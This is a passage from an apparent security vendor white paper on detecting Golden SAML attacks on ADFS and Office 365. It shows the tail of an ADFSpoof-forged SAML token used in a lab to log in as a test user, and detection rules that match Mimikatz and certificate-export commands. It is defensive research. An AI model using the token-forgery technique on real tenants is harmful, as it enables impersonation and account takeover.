F%2Fdocs.oasis-open.org%2Fwss%2F2004%2F01%2Foasis-200401-wss-wssecurity-utility-1.0.xsd%22%3E2021-07-20T23%
3A29%3A58.466Z%3C%2Fwsu%3AExpires%3E%3C%2Fwst%3ALifetime%3E%3Cwst%3ATokenType%3Eurn%3Aoasis%3Anames%3Atc%3A
SAML%3A1.0%3Aassertion%3C%2Fwst%3ATokenType%3E%3Cwst%3ARequestType%3Ehttp%3A%2F%2Fschemas.xmlsoap.org%2Fws%
2F2005%2F02%2Ftrust%2FIssue%3C%2Fwst%3ARequestType%3E%3Cwst%3AKeyType%3Ehttp%3A%2F%2Fschemas.xmlsoap.org%2F
ws%2F2005%2F05%2Fidentity%2FNoProofKey%3C%2Fwst%3AKeyType%3E%3Cwst%3ARequestedSecurityToken%3E%3Csaml1%3AAs
sertion+AssertionID%3D%22aid5512779419867210%22+IssueInstant%3D%222021-07-20T21%3A29%3A58.466Z%22+Issuer%3D
%22exk15cgwltyxiny7Y2p7%22+MajorVersion%3D%221%22+MinorVersion%3D%221%22+xmlns%3Asaml1%3D%22urn%3Aoasis%3An
ames%3Atc%3ASAML%3A1.0%3Aassertion%22+xmlns%3Axs%3D%22http%3A%2F%2Fwww.w3.org%2F2001%2FXMLSchema%22%3E%3Csa
```

Figure 8: Token generation for o365user4 with ADFSpoof

Using Burp Suite Repeater and the embedded Chromium browser, you can replay the authentication with the forged SAML token and successfully login as o365user4.



New to Office 365?
This is your Office 365 home page—where you can see and access all of your Office 365 apps. If it's empty, it could be that your user license was very recently assigned to you. Wait 10 minutes and refresh this page. If you still don't see any apps, contact your IT department. They can help you get up and running.

Figure 9: Successful authentication to Office 365

[11] https://www.youtube.com/watch?v=5dj4vOqqGZw&ab_channel=TROOPERScon

Detection

Private Key Export Detection


The LogRhythm AI Engine (AIE) is a part of the NextGen SIEM Platform that provides threat detection by log correlation and analysis. The following AIE rule shown is the simplest type of AIE detection, called Log Observed, which looks for specified conditions to be met within logs. Here PowerShell, Sysmon, and Security logs are being monitored for two sets of conditions. One of the conditions needs to be met for the AIE rule to generate an alert. The first condition is command line arguments matching known tools used for private key export including Mimikatz and Certutil.

The second condition is usage of a named pipe that is used by ADFSDump and AADIntBackdoor. This pipe is used to access the ADFS configuration database.

Because this is a frequently used pipe some exclusions have been added for known Windows processes. Sysmon, command line, and PowerShell are not logged by default and must be enabled. The LogRhythm MITRE ATT&CK module deployment guide contains instructions for collecting the necessary logs.[12]

This first step of the attack is the easiest place for detection and ideal for potentially stopping an attacker before they can start accessing SPs like Office365. If this activity is detected, administrators can take the following actions:[13]

1. Issue new ADFS certificates
2. Revoke Microsoft 365 Refresh Tokens



```
Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
  Data Processor Logs

Primary Criteria
  Log Source Type Is : MS Windows Event Logging XML - Security
                       MS Windows Event Logging XML - Sysmon 8/9/10
                       MS Windows Event Logging - PowerShell
                       MS Windows Event Logging XML - Sysmon

Include Filters
  Vendor Message ID Is : 18
   and Object Is : \microsoft##wid\tsql\query
  Vendor Message ID Is : 1
                         4104
                         4688
   and Command Is : crypto::
                    sekurlsa::
                    exportpfx
                    export-pfxcertificate

Exclude Filters
  Vendor Message ID Is : 18
   and Process Name Is :
microsoft.identityserver.servicehost.exe

microsoft.identity.health.adfs.pshsurrogate.exe
                         azureadconnect.exe
                         microsoft.tri.sensor.exe
                         wsmprovhost.exe
                         mmc.exe
                         sqlservr.exe

Log Sources
  All Log Sources

Group By
  Process Name
  Host (Impacted)
```

Figure 10: LogRhythm "T1552.004:Private Keys" AIE Rule

[12] Reference the MITRE ATT&CK module documentation under https://docs.logrhythm.com/docs/kb/threat-detection
[13] https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/wp-m-unc2452-2021-000343-01.pdf

Spoofed Authentication Detection Theory

LogRhythm Labs pursued detection of a Golden SAML attack using the detection guidance provided by Sygnia:[14] “in order to detect Golden SAML authentications we can simply search for any logins to service providers using SAML SSO, which do not have corresponding 4769, 1200 and 1202 events in the Domain.” Restating this detection theory slightly and with our reference architecture in mind, a federated logon to Azure should be prefaced by a SAML assertion being generated by ADFS in the on-premises network.





Figure 11: Visualization of Sygnia Golden SAML detection theory

Sygnia is specific about the log artifacts that should be observed in the on-premises environment when a SAML token is issued:

Event ID	Event Log	Description
4769[15]	Windows Security (Domain Controller)	This event generates every time Key Distribution Center gets a Kerberos Ticket Granting Service (TGS) ticket request. (In this case, the source address will be the ADFS server.)
1200[16]	Windows Security (ADFS server)	A request where a security token is issued successfully by the Federation Service.
1202	Windows Security (ADFS server)	A request where fresh credentials are validated successfully by the Federation Service.

[14] https://www.sygnia.co/golden-saml-advisory
[15] https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4769
[16] https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/troubleshooting/ad-fs-tshoot-logging

As can be observed from the sample logs in Figure 12, these three event IDs tend to appear together as they are all involved in the issuance of a SAML assertion and can be thought of in terms of successful authentication, authorization to interact with ADFS, and ultimately the generation of a token to the user, which is in turn presented back to Azure.



Common Event	Log Date	Vendor Messag ID	User (Origin)	IP Address (Origin)
Type Here	Select Timeframe	Type Here	Type Here	Type Here
Token Modified	02/24/2021 3:40:37.945 pm	1200	o365user4	208.127[redacted]
Authentication Activity	02/24/2021 3:40:37.666 pm	4769	o365user4	10.0.0.5
Accounts Validated	02/24/2021 3:40:37.663 pm	1202	o365user4	208.127[redacted]
Token Modified	02/24/2021 3:35:08.878 pm	1200	o365user4	208.127[redacted]
Token Modified	02/24/2021 3:33:03.607 pm	1200	o365user4	208.127[redacted]
Authentication Activity	02/24/2021 3:33:03.200 pm	4769	o365user4	10.0.0.5
Accounts Validated	02/24/2021 3:33:03.198 pm	1202	o365user4	208.127[redacted]
Token Modified	02/24/2021 2:11:26.104 pm	1200	o365user4	184.96[redacted]
Authentication Activity	02/24/2021 2:11:23.118 pm	4769	o365user4	10.0.0.5
Accounts Validated	02/24/2021 2:11:23.105 pm	1202	o365user4	184.96[redacted]
Token Modified	02/24/2021 2:09:18.965 pm	1200	o365user4	184.96[redacted]
Authentication Activity	02/24/2021 2:09:10.426 pm	4769	o365user4	10.0.0.5
Accounts Validated	02/24/2021 2:09:10.416 pm	1202	o365user4	184.96[redacted]
Token Modified	02/24/2021 1:42:04.085 pm	1200	o365user4	67.173[redacted]
Authentication Activity	02/24/2021 1:42:03.741 pm	4769	o365user4	10.0.0.5
Accounts Validated	02/24/2021 1:42:03.741 pm	1202	o365user4	67.173[redacted]

Figure 12: Sequence of event IDs 1202, 4769 and 1200

Although all three logs are valuable from a forensics perspective, the log denoting the issuance of a token (EVID 1200) is all that is required to build a detection for Golden SAML attacks.

Practical Implementation of the Detection Theory is Complicated

Sygnia's detection theory seems to be straightforward and easy to implement once the required auditing is configured and logs are collected. However, the detection is less straightforward than one would expect if it were approached with the expectation that there will be a 1:1 relationship between federated Azure logon events and tokens.

The following screen shot stacks Office 365 logon logs against token issued logs (classified as "token modified") for a given user in a timeline. It is clear that the logon logs outnumber the tokens issued (in this case, one).




Figure 13: Federated user logon observations far exceed token issued observations

Session Tokens

So how do you account for the disparity between the quantity of logon logs and SAML assertions being issued? Session tokens. Upon successful logon to Azure a cookie is placed in the user's browser which acts as verification that the user logged in successfully.[17] This cookie is called a "session token." During the lifetime of that session token the user does not need to retrieve a SAML assertion from ADFS.

When Does a Federated Logon Require a SAML Assertion?

The challenge when looking for Golden SAML attacks is to determine when a federated logon requires a SAML assertion from ADFS.

Session Token Lifetime

A possible approach would be to consider the lifetime of the session token. In other words, if the lifetime of a session token is one hour, an analyst should be able to correlate a federated logon to Azure with the issuance of a SAML assertion up to an hour prior. In the absence of a SAML assertion log (EVID 1200), then the assertion may be forged.

The lifetime of session tokens depends on several variables, including whether the organization is using Security Defaults or Conditional Access, whether the user chooses "Yes" or "No" to the "Keep Me Signed In" prompt, and more. The bottom line is that session tokens can last for a very long time: per Microsoft's documentation, the token lifetime can exceed 90 days.[17] This is a sufficiently long time to make time-based threat hunts for forged assertions infeasible.

[17] https://docs.microsoft.com/en-us/azure/active-directory/develop/active-directory-configurable-token-lifetimes#single-sign-on-session-tokens





Figure 14: Visual hunt for SAML forgeries via a custom dashboard

Azure Sign-in Log Artifacts Indicate that a SAML Assertion Was Required

Rather than attempt to detect forged assertion via session token lifetime, one can inspect the Azure sign-in logs for indications that a SAML assertion was required. LogRhythm Labs observed that the RequestType field in the Extendedproperties section of the sign-in logs contained one of two values for federated users: “OAuth2:Authorize” when SAML assertions were not required and “OrgIdWsFederation:federation” when SAML assertions were required.[18] Having found a distinction between logons requiring a SAML assertion and those that do not require one, it is a straightforward task to search for potential SAML assertion forgeries.

Figure 14 depicts a custom dashboard created to visually hunt for forged assertions against Office 365 Management API and Windows Security logs. There are two timeline widgets arranged for easy comparison. The top widget is filtered for sign-on logs containing the string “OrgIdWsFederation:federation.” These are the logs for which a SAML assertion are required. The bottom widget is filtered for Vendor Message ID 1200 logs. These are the logs indicating that a SAML token was issued by ADFS. The custom dashboard allows the analyst to quickly identity logons that should have been accompanied by a SAML assertion but weren’t.


O365 logins

Data

Title: Auto [✓ Custom]

O365 logins

Field: User (Origin) Identity

Order: [✓ Top] Bottom

Time Range: All

Filters:
Widget Filter:

```
commonEventName:"User Logon" AND
sessionType:"OrgIdWsFederation\:Federation"i
```

☐ Ignore Widget Filter on Drilldown

AD FS tokens issued

Data

Title: Auto [✓ Custom]

AD FS tokens issued

Field: User (Origin) Identity

Order: [✓ Top] Bottom

Time Range: All

Filters:
Widget Filter:

```
vendorMessageId:1200 OR vendorMessageId:1202
```


☐ Ignore Widget Filter on Drilldown

Figure 15: Widget configurations for Figure 14

[18] Note that Labs also discovered an exception: new Azure users have 14 days before they are required to complete the set up of their account, including the activation of two factor authentication via the Microsoft Authenticator app. During that 14 day grace period there was no distinction in RequestType values in the sign-in logs.

Real-Time Detection of Forged SAML Assertions

Ideally, the SOC analyst is alerted when potential SAML assertion forgery attacks occur. Real-time detection of forged SAML assertions can be accomplished with a streaming analytics engine such as the LogRhythm AI Engine. The following screen shots demonstrate the construction of an AI Engine rule which detects forged assertions.




Related Fields
User (Origin) Identity ID = User (Origin) Identity ID

Time Limit
This Rule Block must be satisfied within:
5 minutes
Begin evaluating this Rule Block:
- 5 minutes
before the prior Rule Block is satisfied.

Figure 17: AI Engine rule canvas displaying the relationship between rule blocks

Figure 17 shows the overall construction of the AI Engine rule. There are two “rule blocks” or sets of conditions that need to be met for the rule to trigger, which are discussed in more detail below. Figure 17 is also displaying details on the Rule Block Relationship, represented by the dark line joining the two rule blocks. The Rule Block Relationship provides the condition that the User (Origin) Identity ID in the first rule block must be the same as the User (Origin) Identity in the second block.


Figure 18 reveals the conditions comprising rule block 1: an Office 365 log must be observed with a Common Event of User Logon and a Policy Type (the field containing the RequestType value) of OrgIdWsFederation:Federation. In short, this rule block monitors for an Azure login that requires a SAML assertion.



```
Rule Block Summary
Log Observed
The Rule Block will signal when the specified logs are observed.

Data Source
   Data Processor Logs

Primary Criteria
   Log Source Type Is : API - Office 365 Management Activity
                        Syslog - Open Collector - Azure Event Hub

Include Filters
   Common Event Is : User Logon
     and Log Source Type Is : API - Office 365 Management Activity
     and Result Is : success
     and Policy Is : orgidwsfederation:federation
   Log Source Type Is : Syslog - Open Collector - Azure Event Hub
     and Common Event Is : User Logon
     and Object Is : o365 suite ux : windows azure active directory

Log Sources
   All Log Sources

Group By
   User (Origin) Identity ID
```

Figure 18: Rule block 1 with criteria detail

Figure 19 reveals the conditions comprising rule block 2: a Windows Security log must not be observed with a Vendor Message ID 1200. In other words, rule block 2 is checking for the absence of a SAML assertion. The AI Engine rule described above manifests the detection theory presented by Sygnia.



```
Rule Block Summary
Log Not Observed Compound

Data Source
   Data Processor Logs

Primary Criteria
   Log Source Type Is : MS Windows Event Logging XML - Security

Include Filters
   Vendor Message ID Is : 1200

Log Sources
   All Log Sources

Group By
   User (Origin) Identity ID
```

Figure 19: Rule block 2 with criteria detail

The Importance of Correlating Dissimilar User Identifiers

An important aspect of the AI Engine rule described above is its dependence on the user account being identified in a consistent way regardless of the log source type. In Azure sign-in logs, the user is identified by their user principal name (user@domain.tld) and in Windows Security logs, the user is identified by their domain name (domain\user). LogRhythm's Identity feature, TrueIdentity™, allows for the creation of identities comprising the disparate identifiers for the user on different system. Having a single Identifier for a user reduces the complexity of user-centered search and real-time analytics considerably.

Summary

Corporations that adopt cloud services require security teams to familiarize themselves with the mechanics of federated identity and the attacker techniques for exploiting federated authentication. They must ensure that their detection capabilities include logging in the cloud environments to which they subscribe. Finally, they must treat the components of their federated solution, such as ADFS servers, as critical resources and protect them with stringent security controls.

Additional Reading

Appendix A: Audit and Logging Requirements

Hunting for artifacts of forged SAML assertions in your environment requires that auditing is configured properly, and the audit logs are collected into your SIEM (and ideally parsed into metadata fields). The following auditing settings were enabled in the reference environment used to produce this white paper:

ADFS Audit Logs

ADFS Audit Configuration

In order to audit the issuance of SAML tokens by the on-premises ADFS server(s), the following auditing settings must be enabled:

In Group Policy, enable Advanced Audit Policy Configuration → Audit Policies → Object Access → Audit Application Generated (choose Success and Failure).

In the ADFS MMC snap-in, open the properties of ADFS → Service → Federation Service. Navigate to the Events tab and choose "success audits" and "failure audits."

ADFS Audit Log Collection

Once auditing is configured, the ADFS audit logs will reside in the Windows Security Event Log. Collect Windows Security logs into your SIEM.

Azure Sign-In Logs

Azure Audit Log Configuration

1. Go to the Office 365 portal (https://portal.office.com).
2. Log in with your O365 administrator account.
3. Click the Admin app.
4. On the left-side menu, click Admin centers, and then click Security.
5. The Security & Compliance Center appears.
6. On the left-side menu, click Search, and then click Audit log search.
7. The Audit log search page appears.
8. Under the Audit log search heading, click the Start recording user and admin activities link.
9. In the Start recording user and admin activities dialog box, click Turn On.

Azure Audit Log Collection

The reference environment collected audit logs via LogRhythm SysMon and the Office 365 Management API. Further information can be found at: https://docs.logrhythm.com/docs/devices/api-log-sources/api-office-365-management-activity-microsoft

Audit Process Logging

Configure Command Line Parameter Logging

Command line parameter logging must be enabled for several of the AI Engine rules in the MITRE ATT&CK Module. The following instructions explain how to enable command line parameter logging for the MS Windows Event Logging XML - Security and MS Windows Event Logging XML - Sysmon 8/9/10 log source types.

Command Line Parameter Logging for MS Windows Event Logging XML - Security Logs

Two group policy settings must be enabled in Microsoft Windows: Audit Process Creation and Include command line in process creation events.[19]

Audit Process Creation

Enable the following setting in Windows Group Policy:

